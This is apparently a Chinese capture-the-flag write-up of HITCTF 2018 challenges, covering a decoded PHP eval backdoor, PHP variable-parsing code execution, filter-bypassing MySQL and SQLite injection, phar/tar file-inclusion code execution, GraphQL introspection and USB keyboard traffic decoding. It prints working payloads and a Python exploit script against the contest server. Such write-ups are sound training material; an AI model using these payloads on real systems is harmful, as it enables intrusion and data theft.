

HITCTF Teams Scoreboard Challenges			Team	Profile
3	Assassin		2450	
4	kira		2450	
5	xishir		2400	
6	leommxj		2400	
7	一叶飘零		2300	
8	Pr0ph3t		2000	
9	萌新一枚		1900	
10	郁离歌天下第一		1800	
11	200OK		1800	
12	SZ170310201?锃斤拷锃斤拷??屯屯屯屯		1750	
13	七星		1700	

哈工大 HITCTF 个人赛第13名，奋斗了两天的结果，粘图纪念一下。

## PHPreading

扫描目录找到index.php.bak 备份文件

```
<?php
    eval(base64_decode('JGZsYWc9JF9HRVRbJ2FzZGZnanh6a2FsbGdqODg1Midd02lmK
CRmbGFnPT0nSDFUY3RGMjAxOEY6Q1RGJyl7ZGllKCRmbGFnKTt9ZGllKCdlbW1tbScpOw== '
))
?>
```

解码得到

```
$flag=$_GET['asdfgjxzkallgj8852'];if($flag=='H1TctF2018EzCTF'){die($flag);}die('emmmm');
```

传入正确的参数即可获得flag

## BabyEval

```


<!--
$str=@(string)$_GET['str'];
blackListFilter($black_list, $str);
eval('$str="'.addslashes($str).'"');
-->

```

手工试了一下发现blackListFilter函数过滤了单引号和双引号,还用了addslashes函数过滤,基本杜绝了拼接注入,那么如何来做呢? 这里发现传入的参数用了双引号来拼接,这里利用双引号解析变量的特点来达到命令执行的效果,实际应用是在一些网站中配置文件中的变量有用双引号包围的,这样如果后台可以修改配置文件,那么就可以写入变量解析达到命令执行的效果,具体参考:

<http://www.blogsir.com.cn/safe/423.html>

我们来试一下:



The screenshot shows a web browser window with the address bar containing the URL `120.24.215.80:10013/?str=${phpinfo()}`. The browser's navigation bar includes icons for '用', '官', '搜索', '邮箱', 'G', 'Pro', '博客', 'Article', 'bbs', 'Net', and 'Fun'. The main content area displays the output of the `phpinfo()` function, which includes the PHP version (7.0.18-0ubuntu0.16.04.1) and a table of system information.

System	Linux c8f951016ac5 4.4.0-63-generic
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysql.ini /etc/php/7.0/apache2/conf.d/10-pdo.ini /etc/php/7.0/apache2/conf.d/20-ctype.ini /etc/php/7.0/apache2/conf.d/20-iconv.ini /etc/php/7.0/apache2/conf.d/20-xml.ini

如何来执行命令呢? 我的做法是这样

```

import requests

url = 'http://120.24.215.80:10013/?str=${system(base64_decode(%s))}'
cmd = "cat /162920976d9c04ac69e2f4392a8cffbf_flag.txt"
if len(cmd) % 3 != 0:
    cmd += ' '*(3-len(cmd)%3)

print cmd.encode('base64')
target = url%(cmd.encode('base64'))
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0'}
html = requests.get(target,headers=headers)
print html.content

```

利用了base64\_decode 不需要引号包围的tricks 来解题，但这里要注意的是不能出现'='字符，否则base64解密失败，因此需要命令必须是 3 个字节的倍数的长度大小。

还有就是利用反引号来执行命令

```
?str=${var_dump(`ls`')}
```

这样也不需要用到单引号。

## BabyInjection

```

<?php
error_reporting(0);

if (!isset($_POST['username']) || !isset($_POST['passwd'])) {
    echo 'Login and get the flag';
    echo '<form action="" method="post">'. "<br/>";
    echo '<input name="username" type="text" placeholder="username"/>'. "<br/>";
    echo '<input name="passwd" type="text" placeholder="passwd"/>'. "<br/>";
    echo '<input type="submit" ></input>'. "<br/>";
    echo '</form>'. "<br/>";
    die;
}

$flag = '';
$filter = "and|select|from|where|union|join|sleep|benchmark|,|\\(|\\)|like|
rlike|regexp|limit|or";

$username = $_POST['username'];
$passwd = $_POST['passwd'];
if (preg_match("/".$filter."/is",$username)==1){
    die("Hacker hacker hacker~");
}
if (preg_match("/".$filter."/is",$passwd)==1){
    die("Hacker hacker hacker~");
}

$conn = mysqli_connect();

$query = "SELECT * FROM users WHERE username='{$username}'";
echo $query."<br>";
$query = mysqli_query($conn, $query);
if (mysqli_num_rows($query) == 1){
    $result = mysqli_fetch_array($query);
    if ($result['passwd'] == $passwd){
        die('you did it and this is your flag: '.$flag);
    }
    else{
        die('Wrong password');
    }
}
else{
    die('Wrong username');
}

```

这题直接给出了源码, 给出了过滤规则, 过滤的还比较正常, 有点麻烦的可能是这条

`mysqli_num_rows($query) == 1`, 限制了查询数据只能是一条, 但黑名单里面又过滤了limit, 一开始还有点懵逼, 仔细思考了发现可以增加查询限制条件, 比如 `'-' group by id having id=1#`, 或者 `'-' && id=1#` 这样子, 返回结果都是wrong password, 然后就是正常盲注出密码即可. payload: `' || id=1 && passwd>0x{0}#`

一叶飘零大佬提供了另外一种解题思路: [http://skysec.top/2018/02/01/HITCTF-](http://skysec.top/2018/02/01/HITCTF-WEB%E9%A2%98%E8%A7%A3/)

[WEB%E9%A2%98%E8%A7%A3/](http://skysec.top/2018/02/01/HITCTF-WEB%E9%A2%98%E8%A7%A3/), 我们知道如果这里没有限制union,select 我们是可以通过union 构造出一条记录 `union select md5('1')#`, 但这里显然不行, 大佬给出的方法是利用with rollup 构造出一个passwd为null的新纪录, with rollup 本来是添加一条统计的记录, group by分组的字段为null,其他字段和上一条记录一样:

```
mysql> select * from user where username=''=0 group by password with roll
up;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 3 | 61d      | 61d      |
| 1 | admin    | admin    |
| 2 | r00t     | r00t     |
| 2 | r00t     | NULL     |
+----+-----+-----+
4 rows in set (0.00 sec)
```

那么如何选出password为null的那条记录呢?, 利用的是password <=> NULL, 因为 null =null返回0, null <=>null 返回1

```
mysql> select * from user where username=''=0 group by password with roll
up having password<=>NULL;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 2 | r00t     | NULL     |
+----+-----+-----+
1 row in set (0.00 sec)
```

总结<=>和=的关系

相同点: 可以对两个值进行比较, 'A'<=>'B' = 0和'A'<=>'A' = 1;

不同点: NULL的值是没有任何意义的, 当比较重某一方为null时候, "="号或者"!="运算符不能把NULL作为有效的结果, 此时应该使用<=>, 'a' <=> NULL 得0 NULL<=> NULL 得出 1。mysql上几乎所有的操作符和函数都是这样工作的, 因为和NULL比较基本上都没有意义。

最后的payload: `'-' group by passwd with rollup having passwd <=> NULL#`, 学习了.

## 小电影

/upload , /download?name=xxx.avi .We will help you convert video with ffmpeg. Maybe you will find something different

Don't attack the platform ,it's simple .

Pay more attention to the video file and you will see what you want .

出过很多次的ffmpeg任意文件读取漏洞，一开始审题不仔细，没看到首页源代码还有一行注释 \<!-- flag is in /flag.txt -->， 导致在找了很久的flag.

## BabyWrite

一道比较很有意思的题，首先是文件包含读取到关键源码：

index.php:

```
<?php
if(isset($_GET['page'])){
    $file = $_GET['page'].'.php';
    include($file);
}else{
    header("Location: /?page=login");
    die();
}
?>
```

login.php

```

<?php
    require_once('config.php');
    if(isset($_POST['username']) && isset($_POST['password'])){
        $username = $_POST['username'];
        $password = $_POST['password'];
        if ($username === "admin" && sha1(md5($password)) === $admin_hash){
            echo '<script>alert("Login success!");</script>';
        }else{
            if (isset($_GET['debug'])){
                if($_GET['debug'] === 'hitctf'){
                    $logfile = "log/".$username.".log";
                    $content = $username." => ".$password;
                    file_put_contents($logfile, $content);

                }else{
                    echo '<script>alert("Login failed!");</script>';
                }
            }else{
                echo '<script>alert("Login failed!");</script>';
            }
        }
    }else{
        echo '<script>alert("Please input username and password!");</script>';
    }
}
?>

```

之前xnuca 出过一道类似的题，唯一不同的是之前写入内容为: `$content = $username." \n ".$password;` ,但换成 `=>` 后难度加大很多，之前的做法可以参考航哥的一篇博客:  
<https://www.jianshu.com/p/fd9f38753078>, 后缀限制为 `php` 的文件包含一般是利用phar,zip 这些伪协议的突破的。

这里有一个坑是文件名无法写入%00， 之前如果是 `\n`，文件名只需要是 ``%50%4b%03%04`` 即可，后面一位就是%0a，一开始是参考的航哥的一篇文章<https://www.jianshu.com/p/03e612b9e379>, 发现坑以后就立马换了一种思路，想到了用tar包来解(phar协议可以解zip,也可以解tar包)，我们构造一个来看看

```

lj@lj /d/C/H/web> cat tt.tar|xxd
00000000: 6c6a 203d 3e20 2e70 6870 0000 0000 0000  lj => .php.....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000060: 0000 0000 3030 3030 3636 3400 3030 3031  ....0000664.0001
00000070: 3735 3000 3030 3031 3735 3000 3030 3030  750.0001750.0000
00000080: 3030 3030 3033 3100 3133 3233 3530 3132  0000031.13235012
00000090: 3733 3200 3031 3032 3535 0020 3000 0000  732.010255. 0...

```

可以看到，tar包是将文件名放在开头的，这样我们只需要需要文件名为lj即可，后面的部分都可以作为password的内容来写入，最后用phar协议解tar包即可。  
最后的payload为：

```

http://120.24.215.80:10012/?page=phar://log/lj.log/lj%20=%3E%20&_=system(
%27cat%20/d124abbe4cb6aa1621a8ca9519c0f5bf_flag.txt%27);

```

## BabyQuery

最后这题找到注入点的时候已经快结束了，对sqlite数据库的注入也不是很熟,可惜了。

首先是先查看源码,发现一段js

```

$(document).ready(function(){
    var query_data = {'query': '{ getscorebyid(id: "GE====") { i
d name score } }'}
    var btn = $('#query');
    btn.click(function(){
        $.post('/graphql', query_data, function(result){
            alert(result);
        })
    });
})

```

看到graphql明白是GraphQL数据库,这里之前比赛出现过几次,因此找到一个payload可以查看schema表



```

query=
query IntrospectionQuery {
  __schema {
    queryType { name }
    mutationType { name }
    subscriptionType { name }
    types {
      ...FullType
    }
    directives {
      name
      description
      args {
        ...InputValue
      }
      onOperation
      onFragment
      onField
    }
  }
}

fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
  possibleTypes {

```

```


        ...TypeRef
    }
}

fragment InputValue on __InputValue {
    name
    description
    type { ...TypeRef }
    defaultValue
}

fragment TypeRef on __Type {
    kind
    name
    ofType {
        kind
        name
        ofType {
            kind
            name
            ofType {
                kind
                name
            }
        }
    }
}

```

查看schema发现Query 操作只有两个field: getscorebyyourname和getscorebyid 参数分别是name和id, 手工测试了一下发现id参数经过base32编码且仅能是1位数, 再试了下name参数发现了存在注入:




测试了下发现`version()`,`user()`之类的函数都报错了, 一开始有点懵逼,后来经过管理员提醒是sqlite数据库,之前一直没时间好好研究Nosql数据库的注入,大亏,于是自己百度了下Sqlite3 的注入语句, sqlite3 爆表名都是用sqlite\_master这个内置表(相当于mysql里面的information\_schema表, 于是整理的payload 如下:

```
>>> base64.b32encode("'" union select (select group_concat(name,0x3a) from
sqlite_master) /*");
'E4QHK3TJN5XCA43FNRSWG5BAFBZWK3DFMN2CAZ3SN52XAX3DN5XGGYLUFBXGC3LFFQYHQM3B
FEQGM4TPNUQHG4LMNF2GKX3NMFZXIZLSFEQC6KQ='
```

```
>>> base64.b32encode("'" union select (select sql from sqlite_master where
name='Secr3t_fl4g') /*");
'E4QHK3TJN5XCA43FNRSWG5BAFBZWK3DFMN2CA43RNQQGM4TPNUQHG4LMNF2GKX3NMFZXIZLS
EB3WQZLSMUQG4YLNMU6SOU3FMNZDG5C7MZWDIZZHFQC6KQ='
```

```
>>> base64.b32encode("'" union select (select flag from Secr3t_fl4g) /*");
'E4QHK3TJN5XCA43FNRSWG5BAFBZWK3DFMN2CAZTMMFTSAZTSN5WSAU3FMNZDG5C7MZWDIZZJ
EAXSU=='
```



## 键盘流量分析

Misc 说一道有意思的usb流量分析题，首先是在安全客上面找到一篇分析usb流量的文章：

[https://www.anquanke.com/post/id/85218`](https://www.anquanke.com/post/id/85218)

usb 流量分析又分为键盘流量分析和鼠标流量分析，键盘流量一般是 8 个字节，所以我们先把八个字节的流量分析出来看：

```
00:00:0b:00:00:00:00:00 h
00:00:0b:0c:00:00:00:00
00:00:0c:00:00:00:00:00 i
00:00:0c:17:00:00:00:00
00:00:17:00:00:00:00:00 t
00:00:06:00:00:00:00:00 c
00:00:17:00:00:00:00:00 t
00:00:09:00:00:00:00:00 f
02:00:00:00:00:00:00:00
02:00:2f:00:00:00:00:00 {
02:00:00:00:00:00:00:00
02:00:00:00:00:00:00:00
02:00:0e:00:00:00:00:00 K
02:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00 E
00:00:1c:00:00:00:00:00 Y
02:00:00:00:00:00:00:00
02:00:05:00:00:00:00:00 B
02:00:00:00:00:00:00:00
00:00:12:00:00:00:00:00 o
00:00:04:00:00:00:00:00 a
00:00:15:00:00:00:00:00 r
00:00:07:00:00:00:00:00 d
02:00:00:00:00:00:00:00
02:00:2d:00:00:00:00:00 _
02:00:00:00:00:00:00:00
00:00:12:00:00:00:00:00 o
00:00:15:00:00:00:00:00 r
00:00:1d:00:00:00:00:00 z
02:00:00:00:00:00:00:00
02:00:30:00:00:00:00:00 }
02:00:00:00:00:00:00:00
01:00:00:00:00:00:00:00
01:00:06:00:00:00:00:00
```

可以看到，键盘流量的有效数据是在第三个字节，每个值的具体意义可以参考官方usb流量的定义：  
[http://www.usb.org/developers/hidpage/Hut1\\_12v2.pdf](http://www.usb.org/developers/hidpage/Hut1_12v2.pdf)

第一个字节00代表小写，02代表大写。